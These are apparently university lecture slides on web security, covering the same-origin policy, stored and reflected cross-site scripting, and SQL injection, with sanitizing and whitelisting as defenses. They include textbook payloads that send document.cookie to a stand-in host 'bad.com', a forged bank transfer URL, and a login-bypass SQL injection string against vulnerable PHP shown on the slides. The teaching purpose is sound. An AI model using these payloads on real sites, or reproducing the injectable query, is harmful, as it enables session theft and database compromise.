




# Web security II

With material from Dave Levin, Mike Hicks, Lujo Bauer,  
Collin Jackson and Michelle Mazurek

Dynamic web pages

- Rather than just HTML, web pages can include a program written in Javascript:

```
<html><body>
  Hello, <b>
  <script>
    var a = 1;
    var b = 2;
    document.write("world: ", a+b, "</b>");
  </script>
</body></html>
```



Hello, world: 3

# Javascript

(no relation  
to Java)

- Powerful web page **programming language**
- Scripts embedded in pages returned by the web server
- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - **Read and set cookies**

# What could go wrong?

- Browsers need to **confine** Javascript's power
- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` page
  - Read user keystrokes from a `bank.com` page
  - Read cookies belonging to `bank.com`

# Same Origin Policy

- Browsers provide isolation for javascript via **SOP**
- Browser associates **web page elements**...
  - Layout, cookies, events
- ...with their **origin**
  - Hostname ([bank.com](http://bank.com)) that provided them

**SOP** = *only* scripts received from a web page's **origin**  
have access to the page's elements

# Cross-site scripting (XSS)

# Two types of XSS


## 1. Stored (or “persistent”) XSS attack

- Attacker leaves script on the `bank.com` server
- Server later unwittingly sends it to your browser
- Browser executes it within same origin as [bank.com](http://bank.com)



# Stored XSS attack

```
GET http://bad.com/steal?c=document.cookie
```



```
GET http://bank.com/transfer?amt=9999&to=attacker
```

# Stored XSS Summary

- **Target:** User with *Javascript-enabled browser* who visits *user-influenced content* on a vulnerable web service
- **Attack goal:** Run script in user's browser with same access as provided to server's regular scripts (i.e., subvert SOP)
- **Attacker needs:** Ability to leave content on the web server (forums, comments, custom profiles)
  - Optional: a server for receiving stolen user information
- **Key trick:** Server fails to ensure uploaded content does not contain embedded scripts

**Where have we heard this before?**

# Your friend and mine, Samy

- Samy embedded Javascript in his MySpace page (2005)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - Made them friends with Samy
  - Displayed “but most of all, Samy is my hero” on profile
  - Installed script in their profile to propagate
- From 73 to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend



Felony computer hacking; banned from computers for 3 years

# Two types of XSS


## 1. Stored (or “persistent”) XSS attack

- Attacker leaves their script on the `bank.com` server
- The server later unwittingly sends it to your browser
- Your browser, none the wiser, executes it within the same origin as the `bank.com` server

## 2. Reflected XSS attack

- Attacker gets you to send `bank.com` a URL that includes Javascript
- `bank.com` *echoes* the script back to you in its response
- Your browser executes the script in the response within the same origin as [bank.com](http://bank.com)

# Reflected XSS attack



# Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks:
. . .
</body></html>
```

# Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=  
<script> window.open(  
  "http://bad.com/steal?c="  
  + document.cookie)  
</script>
```

Result from victim.com:

```
<html> <title> Search results </title>  
<body>  
Results for <script> ... </script>  
. . .  
</body></html>
```

**Browser would execute this within [victim.com](http://victim.com)'s origin**

# Reflected XSS Summary

- **Target:** User with *Javascript-enabled browser*; vulnerable web service that includes parts of URLs it receives in the output it generates
- **Attack goal:** Run script in user's browser with same access as provided to server's regular scripts (subvert SOP)
- **Attacker needs:** Get user to click on specially-crafted URL.
  - Optional: A server for receiving stolen user information
- **Key trick:** Server does not ensure its output does not contain foreign, embedded scripts



# XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove executable portions of user-provided content
  - `<script> ... </script>` or `<javascript> ... </javascript>`
  - Libraries exist for this purpose







# Better defense: White list

- Instead of trying to sanitize, validate all
  - headers,
  - cookies,
  - query strings,
  - form fields, and
  - hidden fields (i.e., all parameters)
- ... against a rigorous spec of what should be allowed.

# XSS vs. CSRF


- Do not confuse the two:
- XSS exploits the **trust** a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser
- CSRF exploits the **trust** a legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website

# SQL injection



<http://xkcd.com/327/>

# Server-side data



Long-lived state, stored  
in a separate *database*

Need to **protect this state** from  
illicit access and tampering

# SQL (Standard Query Language)

**Table**

**Users** **Table name**

Name	Gender	Age	Email	Password
Connie	F	12	<a href="mailto:connie@bc.com">connie@bc.com</a>	j3i8g8ha
Steven	M	14	<a href="mailto:steven@bc.com">steven@bc.com</a>	a0u23bt
Greg	M	34	<a href="mailto:mr.uni@bc.com">mr.uni@bc.com</a>	0aergja
Vidalia	M	35	<a href="mailto:vidalia@bc.com">vidalia@bc.com</a>	1bjb9a93

**Row  
(Record)**

**Column**

```
SELECT Age FROM Users WHERE Name='Greg'; 34
```


```
UPDATE Users SET email='mr.uni@bc.com'  
WHERE Age=34; -- this is a comment
```

```
INSERT INTO Users Values('Pearl', 'F', ...);
```

```
DROP TABLE Users;
```

# Server-side code

## Website

A screenshot of a website login form. It features a light gray background with a blue border. On the left, there is a label "Username:" followed by a text input field. To its right is a label "Password:" followed by another text input field. Further right is the text "Log me on automatically each visit" followed by an unchecked checkbox. On the far right is a button labeled "Log in".

Username:  Password:  Log me on automatically each visit

## “Login code” (PHP)


```
$result = mysql_query("select * from Users  
    where (name='$user' and password='$pass')");
```

Suppose you successfully log in as \$user  
if this returns any results

**How could you exploit this?**



# SQL injection



A screenshot of a web application's login interface. It features a 'Username:' label followed by an input field, a 'Password:' label followed by another input field, a checkbox labeled 'Log me on automatically each visit', and a 'Log in' button. A dotted line connects the 'Log in' button to a box containing a SQL injection payload.

**frank' OR 1=1); --**


```
